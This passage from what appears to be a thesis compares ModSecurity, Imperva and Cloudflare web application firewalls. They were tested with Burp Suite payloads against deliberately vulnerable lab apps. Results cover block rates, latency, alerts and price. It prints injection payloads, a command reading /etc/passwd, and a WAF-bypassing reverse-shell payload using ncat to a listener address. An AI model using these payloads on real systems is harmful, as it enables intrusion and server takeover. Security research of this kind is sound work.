Once the Intruder received the request, it was important to identify the parameter that would be filled in by the attack payload as seen in Figure 18. Once identified, that parameter would be selected by highlighting then clicking on the “Add” button.





Figure 18 - Burp Suite intruder

The next step was to import the list of payloads for that attack vector. This could be done by loading the list in the “Payloads” tab. Now, the attack could commence by clicking on “Start Attack” button. The Intruder would process through each of the payload added, inject it into the request intercepted and forward it. This process would be repeated the same number of times as the number of payloads there were in the list. The behaviour of the process is similar to that of a brute force attack.

After all the Intruder had completely passed all the values in the payload list, the result would be displayed in a window. Within the results window, failed requests were reflected by the 4xx

status codes, which would mean that it was blocked by the WAF. If it returned any other code, it would be considered a successful request and that it was not blocked by the WAF. Figure 19 shows an example of the list of payload values that were blocked by the WAF.



Request	Payload	Status	Error	Timeout	Length
33	file_get_contents()	403			967
34	file_put_contents()	403			965
129	mysqli_connect()	403			963
137	eval()	403			1088
148	sleep()	403			963

Figure 19 - Failed PHP code injection requests on Burp Suite


3.4.5.3 Broken Authentication through Dictionary Attack

The web applications, bWAPP and DVWA on the web servers required login in order to access them. The process to perform the dictionary attack was similar to that of the other attack vectors. Using Burp Suite to intercept the HTTP request, two parts of the request that would contain the username and password input were identified and selected. The Intruder would then perform a dictionary attack using the payloads loaded. The difference this time, would be that two lists of payloads were loaded; one for the username input and the other for the password input.

The time taken to complete the attack was dependent on the length of the dictionary lists. The total number of requests that would be forwarded by Burp Suite would be the length of each list multiplied by each other. In this test, payload lists of length 10 for the usernames and 20 for the passwords were used respectively. This amounted to a total of 200 requests processed by Burp Suite.

Unlike the results from the other attack vectors, login successes and failures both returned status code 200. To identify if the login attempt succeeded or failed, Burp Suite was configured to check if the response contained the message that would be returned when a login fails. For example, in bWAPP, that message would be “Incorrect credentials. Please try again.” In the

results, those that were checked indicated that the request failed, while unchecked indicated that the request succeeded as depicted in Figure 20.



Request	Payload1	Payload2	Status	Error	Timeout	Length	Invalid c...
0			200	☐	☐	4785	☑
1	admin	admin	200	☐	☐	4787	☑
2	bee	admin	200	☐	☐	4783	☑
3	bug	admin	200	☐	☐	4789	☑
4	student	admin	200	☐	☐	4787	☑
5	admin	bee	200	☐	☐	4785	☑
6	bee	bee	200	☐	☐	4783	☑
7	bug	bee	200	☐	☐	4787	☑
8	student	bee	200	☐	☐	4781	☑
9	admin	bug	200	☐	☐	4785	☑
10	bee	bug	302	☐	☐	878	☐
11	bug	bug	200	☐	☐	4785	☑
12	student	bug	200	☐	☐	4791	☑
13	admin	student	200	☐	☐	4781	☑
14	bee	student	200	☐	☐	4789	☑
15	bug	student	200	☐	☐	4783	☑
16	student	student	302	☐	☐	868	☐

Figure 20 - Burp Suite broken authentication via dictionary attack

3.4.5.4 Further exploitation

Once the tests were carried out and the results had been analysed, further exploitations were attempted to see if extended attacks using the payloads would be blocked by the respective WAFs. The reason for this was that WAFs block requests based on rules. Some rules may detect patterns rather than simple keywords or phrases.

To do this well, the exploitations were not done blindly. The objective of the further exploitations would be to gather information from the web servers or gain access to the servers' resources. The process for the further exploitations was manual. There was no intervention from Burp Suite. The only tool used was the browser, Firefox, to access the web applications.

The objectives include gaining information of the server's OS, open ports, available processes, hostname, internal IP address, database (DB) credentials, gain access to sensitive files such as /etc/passwd, obtaining reverse shell and if possible, ultimately, to gain root access.

For the reverse shell attempt, a scenario was assumed. The scenario would be that a disgruntled employee of the company whom had access to only the fifth server (as described

in the network topology subsection), wanted to gain access to the web servers to sabotage the company. The employee did not have any information nor access to the web servers except for the fact that the web servers hosted vulnerable web applications but had onboarded WAFs.

4. Results & Analysis

In this section, we take a look at the results and analyse the results of the tests described in the Method section.

4.1 Price

The plans of each product that was chosen were the lowest cost plans respectively that offered WAF. ModSecurity is free, given that it is open source. Imperva's lowest plan with WAF was the Pro plan which starts from $59 per month, while Cloudflare's was the Pro plan which costs $20 per month.

ModSecurity's rulesets are self-managed, where latest updates were required to be downloaded manually. ModSecurity's WAF was required to be installed on a server. Imperva's and Cloudflare's cloud WAFs' rulesets were managed by the respective organisations and did not require any installation on a server.

4.2 Performance

Performance of the WAFs were measured by measuring the latency. The duration (in milliseconds) it took for the web application index page of size 243 bytes on each server, located in United States West, Oregon, to be loaded on a Chrome browser from five countries was observed and recorded. The average duration of 10 requests taken from each country was calculated and presented in Table 1.

	Webpage Response (ms)			
City, Country	**w/o WAF**	**ModSecurity**	**Imperva**	**Cloudflare**
Cape Town, South Africa	702.3	738.1	813.2	827.8
Moscow, Russia	488	581.1	518.2	519
Singapore, Singapore	548	505.5	599	511.2
Sydney, Australia	423.2	433.6	620.2	696.6
Washington DC, United States	528.9	420.2	434.2	471.2
Average	538.08	535.7	596.96	605.16

Table 1 - Performance test results, average in milliseconds (n = 200 requests)

From the results of the performance test in Table 1, it was observed that the average duration taken to load the index page from the server without WAF and the server with ModSecurity configured had a negligible difference, where the server with ModSecurity was slightly less

than 3 ms faster, 538.08 ms versus 535.7 ms. Despite the average results from both servers, it was also observed that the server without WAF performed better when loaded from three of the countries – South Africa, Russia and Australia. Meanwhile, the server with ModSecurity performed better when loaded from two countries – Singapore and United States.

The duration taken to load the index page from servers that had Imperva and Cloudflare configured were 596.96 ms and 605.16 ms respectively, a difference of slightly more than 8 ms. Between the two servers, Imperva performed better in four countries while Cloudflare only performed better in one country – Singapore.

Although the difference in results were negligible when comparing the results between two servers at a time, it becomes more evident when comparing the slowest and fastest average duration taken to load the index page. The difference was 69.46 ms, where ModSecurity performed better than Cloudflare in four countries except Russia.

Overall, the total average results showed that the server with ModSecurity configured performed the best, followed by without WAF, Imperva and Cloudflare.

4.3 Alerts/Usability

Each WAF produces alerts when a traffic is blocked or denied. Table 2 shows the results of alerts and usability of each WAF.

Items	ModSecurity	Imperva	Cloudflare
Informative error page	X	✓	✓
Alerts/Security logs	✓	✓	✓
Portal access	X	✓	✓
Email notification	X	✓	✓
Alerts show useful information	✓	✓	✓
Rule details	✓	X	✓
Quick whitelist option	X	✓	X
Filter options	X	✓	✓
Export/Produce report	X	X	✓
View all historic alerts	✓	X	X

Table 2 - Alerts/Usability metrics

The results from Table 2 showed that Cloudflare provided the most useful alerts and was most user-friendly. Imperva almost tied with Cloudflare but lacked the option to export alerts or produce report but had a quick whitelist option which Cloudflare lacked. ModSecurity provided sufficient alert details, useful enough for investigations but was far from being user-friendly.

Whenever a request gets blocked by a WAF, an error page from the WAF is expected to be displayed to the user. Different WAFs would display different error message and they could or could not be informational and beneficial for the user. Amongst the three WAFs, ModSecurity's error pages are the least informational. Imperva and Cloudflare provide some useful information for the user and a reference ID to correlate to the alert in the respective portals.

When a request gets blocked by ModSecurity's rules, the error page that would be displayed is a plain page with the header "Forbidden". No information was given, nor anything to indicate that the request was blocked by ModSecurity. As such, one could easily confuse it with an error the server could have returned.

There is no portal access for ModSecurity. Details of blocked events were found in the file /var/log/httpd/modsec_audit.log (Figure 21) within the server. The log was viewed in terminal. Although there was a unique ID for each event in the log, the ID was not displayed in the error message. As such, it was difficult to locate the exact event. The date and time in UTC had to be noted as that would be the closest reference. Within the alert, information such as the rule triggered, the parameter that triggered the rule, pattern that was matched against the rule and more.




Figure 21 - ModSecurity audit log

Imperva Cloud WAF's error code 15 (Figure 22) suggests that the request was blocked by security rules. Specifically, the request is blocked by Imperva's managed rules, while error code 16 would indicate that the request was blocked due to a rule that was self-configured. Within the error notification, the time, client IP, proxy IP and incident ID were noted. This information could be referenced in the events tab within the cloud WAF portal, where more details of the blockage would be listed.

The events, sorted by time the events occurred, could be found on the cloud WAF portal. The events could be filtered by various categories – visitor type, WAF, security, country, IP, client application and incident ID. To search a particular event, it is most accurate to filter by the incident ID. Figure 23 shows the result upon filtering the incident id of that in Figure 22. Within the event alert, more details could be found, such as the URL, user agent, query string,

classification of the threat, parameter where the threat was attempted on and the pattern that triggered the rule. Imperva's events were observed to take a couple of minutes from the time of blockage for the event to be displayed.




Figure 22 - Imperva error code 15




Figure 23 - Imperva alert

When a request is blocked by Cloudflare's cloud WAF, a Cloudflare error page (Figure 24) would be displayed. On Cloudflare's error page, a brief description of the blockage was displayed, along with a Cloudflare Ray ID, which is a reference ID for the blockage and the client IP.

Figure 24 - Cloudflare error page

Details of the blockage could be found in Cloudflare's portal's Firewall section. The events were recorded under the activity log. Filters could be applied to narrow down the activity logs through 14 categories such as action, country, IP, Ray ID and user agent. Figure 25 is an alert of a request that was blocked. Similar details found in Imperva's alerts could be found within Cloudflare's and more. Within the alert, it also identified which rule was triggered and a short description of it. Cloudflare's events were observed to be displayed within the minute from the time of the blockage.




Figure 25 - Cloudflare alert

4.4 Security

The purpose of WAFs is to protect the origin server from malicious attacks. Today, the basic expectation of a WAF is to protect against known attacks. The better performing WAFs would have their rules updated regularly to protect against latest threats. In this paper, the three WAFs were tested against some of common attacks within the OWASP Top 10.

Attack Vector	ModSecurity	Imperva	Cloudflare
XSS	124/124	123/124	108/124
SQL injection	124/124	110/124	106/124
HTML injection	116/116	1/116	1/116
OS command injection	4/143	1/143	1/143
PHP code injection	36/154	5/154	6/154
Broken authentication	Allowed	Allowed	Allowed

Table 3 - Security test results

The results were gathered and compiled into Table 3, which shows the number of payload values that were blocked against the total number of payload values (blocked/total) used for that particular attack method.

Table 3 depicted the results of how well each of the three WAFs was able to block each of seven attack methods – SQL injection, HTML injection, OS command injection, PHP code injection, XSS and Broken authentication (through dictionary attack) by injecting payloads in the requests through to the WAFs.

From the results, ModSecurity was able to block the most attack attempts in six out of seven methods, while drawing the same result for blocking XSS as Imperva's cloud WAF. Imperva fared second best and Cloudflare last.

4.4.1 Cross Site Scripting (XSS)

ModSecurity was observed to block all of the XSS payloads while Imperva blocked all but one payload and Cloudflare blocked 108 of the 124 payloads, allowing through 16 of them.

One of the payloads that was blocked by all three WAFs was *';alert(1);'*.

Cloudflare identified the request as an XSS attempt and blocked it with the rule ID 101174, "XSS – JS Context Escape". The query string that triggered the rule was *?firstname=%27%3Balert%281%29%3B%27&lastname=&form=submit*.a

4.4.2 SQL injection

ModSecurity was able to block all the SQL injection payloads, while Imperva allowed 14 through and Cloudlfare allowed 18.

One of the payloads, *'or"='*, was allowed through by both Imperva and Cloudflare. This particular payload was blocked by ModSecurity. Rule ID 960024, "Meta-Character Anomaly Detection Alert - Repetative Non-Word Characters" was triggered. The rule was triggered due to the repetition of the character '.

The payload *or 1=1* was blocked was blocked by ModSecurity and Imperva but allowed by Cloudflare. Imperva's rule was triggered due to the payload attempted on request parameter id with the threat pattern *id=or%201%3d1*. The payload attempted was accurately detected by Imperva. The identified threat pattern shows that Imperva also detects encoded values of the string.

The payload *'or''='* was blocked by all three WAFs. Both Imperva and Cloudflare identified and triggered their rule by the similar query strings, *?id=%27or%27%27%3D%27* and *?id=%27or%27%27%3D%27&Submit=Submit* respectively. The rule by Cloudflare that blocked this request was identified with rule ID 100097F.

4.4.3 HTML injection

ModSecurity was observed to have blocked all of the HTML injection payloads, while Imperva and Cloudflare only blocked one out of the 116 payloads.

Most of the payloads that were blocked by ModSecurity were blocked by rule ID 973300, "Possible XSS Attack Detected - HTML Tag Handler". This rule blocks requests that contains HTML tags.

The only payload that was blocked by all three WAFs, including Imperva's and Cloudflare's cloud WAFs was <*script*>. Although essentially, the script tag is a HTML tag, it is commonly used for XSS. As such, the request was blocked by both Imperva and Cloudflare. ModSecurity and Imperva classified this payload as XSS attempt due to the script tag. Cloudflare also classified it as XSS but also identified it as HTML injection, "XSS, HTML Injection – Script Tag" with rule ID 100173.

4.4.5 OS command injection

OS command injection was the least blocked attack vector for all three WAFs. ModSecurity managed to block four while Imperva and Cloudflare managed to block only one out of the 143 payloads.

The four payloads that ModSecurity managed to block were *shutdown*, *wget*, */etc* and */etc/passwd*. The payloads *shutdown* and *wget* were blocked by rule ID 959073, "SQL Injection Attack" and rule ID 950907, "System Command Injection" respectively.

The only payload that was blocked by Imperva and Cloudflare was */etc/passwd* which is also blocked by ModSecurity's rule ID 960024, "Meta-Character Anomaly Detection Alert - Repetative Non-Word Characters". The matched data that triggered the rule was "*; /*" and not the payload itself. This rule also blocked the payload */etc* with the same matched data. Imperva detected the threat pattern as *ip=1.1.1.1%20%3b%20%2fetc%2fpasswd* and it was classified as an illegal resource access. Meanwhile, Cloudflare's rule ID 100005 was triggered, classified as "File Inclusion - CVE:CVE-2018-9126, CVE:CVE-2011-1892", however, with an empty query string. As such, it is not possible to determine how the request triggered Cloudflare's rule.

Using combinations of the payloads that were found to not have been blocked by the WAFs, extraction of information, modification of files and ultimately, achieving of a reverse shell were attempted.

Access/Information	ModSecurity	Imperva	Cloudflare
Server OS	✓	✓	✓
Open ports	✓	✓	✓
Processes	✓	✓	✓
IP & Hostname	✓	✓	✓
DB credentials	✓	✓	✓
/etc/passwd	✓	✓	✓
Reverse shell	X	✓	✓
Root access	X	✓	✓

Table 4 - Further exploitation results

The results in Table 4 showed that Imperva's and Cloudflare's cloud WAFs were unable to block the attempts to obtain access or information from the server via the vulnerable web applications using OS command injection, PHP code injection or combination of both.

Server-related information were able to be retrieved through OS commands that are not blocked by the WAFs. The commands were successful via both web applications, bWAPP's and DVWA's OS command injection page. The commands could be appended after adding a semicolon (;) after the domain/IP address. The semicolon indicates 'OR' which instructs the computer to run the command(s) which come after. During some manual tests, it was found that only two semicolons could be included in a single request, which allowed two commands to be passed per request. However, each command is independent and will not continue from the previous command. For example, "cd /etc; cat passwd" did not work. It would change its directory to /etc and then concatenate the file passwd as it would in a normal terminal.

4.4.6 PHP code injection

PHP code injection was the second least blocked attack vector for all three WAFs. One payload that was blocked by all three WAFs was *eval()*.

All three WAFs classified the payload as XSS attempt. ModSecurity's rule ID 973307, "XSS Attack Detected" was triggered having matched the data *eval(*. Imperva identified and blocked the payload based on the threat pattern *message=test%3beval%28%29*, it was classified as XSS. Similarly, Cloudflare identified the request as "XSS - JS Context Escape" with rule ID 100174. The query string that triggered Cloudflare's rule was *?message=test;eval()*.

Through bWAPP's PHP injection page, PHP codes were injected into the request for exploits. Using the payload system(), it was possible to execute OS commands. Through this method, database (DB) credentials were found in configuration files of the web applications, in /bWAPP/admin/settings.php and /DVWA/config/config.inc.php for bWAPP and DVWA respectively. The credentials were then tested to log in to phpMyAdmin and were observed to be successful.

Access to /etc/passwd was also made possible by combining two payloads, combining two attack vectors, PHP code injection and OS code injection within the same request – *chdir(/etc);system(cat passwd)*.

Using the same method, achieving reverse shell was also made possible. With some manual tweaks, the payload that was allowed by both Imperva and Cloudflare were found – *chdir('/bin');system('ncat -e bash "172.31.30.146" 8080')*. Although the reverse shell was achieved, the user access achieved was apache. However, because the reverse shell was achieved from a machine within the same network, subsequent connections did not have to pass through the WAFs. As such, root access was able to be exploited by gaining access to the terminal and exploiting the python folder with root's SUID.

4.4.7 Broken authentication

All three WAFs allowed dictionary attack to be performed on the login pages of the web applications.

Although dictionary attacks are not blocked by default, Imperva and Cloudflare allow rules to be crafted to block it easily. This can be done by crafting and implementing rate limiting rules. What it does when already implemented is that it will count the number of times a certain IP access a certain page within the stipulated duration. If it hits the threshold set in the rule, the request would be blocked.

Imperva has an additional security feature in place, which is called three-strikes rule. When three similar requests within the same session that triggered a rule, the three-strikes rule would be triggered. When it is triggered, that client would be blocked for ten minutes. The client would only be unblocked after 10 minutes of inactivity, which means that the block for 10 minutes would be retriggered indefinitely if there is a request made by the client within the 10 minutes window. This feature was put in place to prevent zero-day attacks.

ModSecurity could also be configured to block dictionary attacks but it is the least intuitive amongst the three WAFs. To do so, it needs the help of a script. Within the script, login failure and success are detected by the returned status code.

5. Discussion

In this section, we will discuss the results presented in the previous section. Some recommendations would also be discussed and proposed. This section ends off with discussing the limitations of this thesis.

5.1 Price

In the results section, it was mentioned that ModSecurity was free, Imperva cost $59 for the Pro plan and Cloudflare was $20 for the Pro plan per month. ModSecurity, being open-source, does not have any paid plans.

Imperva previously had three plans, Pro, Business and Enterprise plans, costing $59, $299 and “Ask for Quote” respectively. The results section reflected the cost of the previous plan cost because the new plans do not have the costs listed on their website. The new plans now have four tiers instead. They are Essentials, Professional, Enterprise and 360. All of which, requires the consumer to contact the sales team. However, when comparing the features from the old plans to the new plans, the old Pro plan is closest to the new Essentials plan. As such, I would assume that the price should be similar.

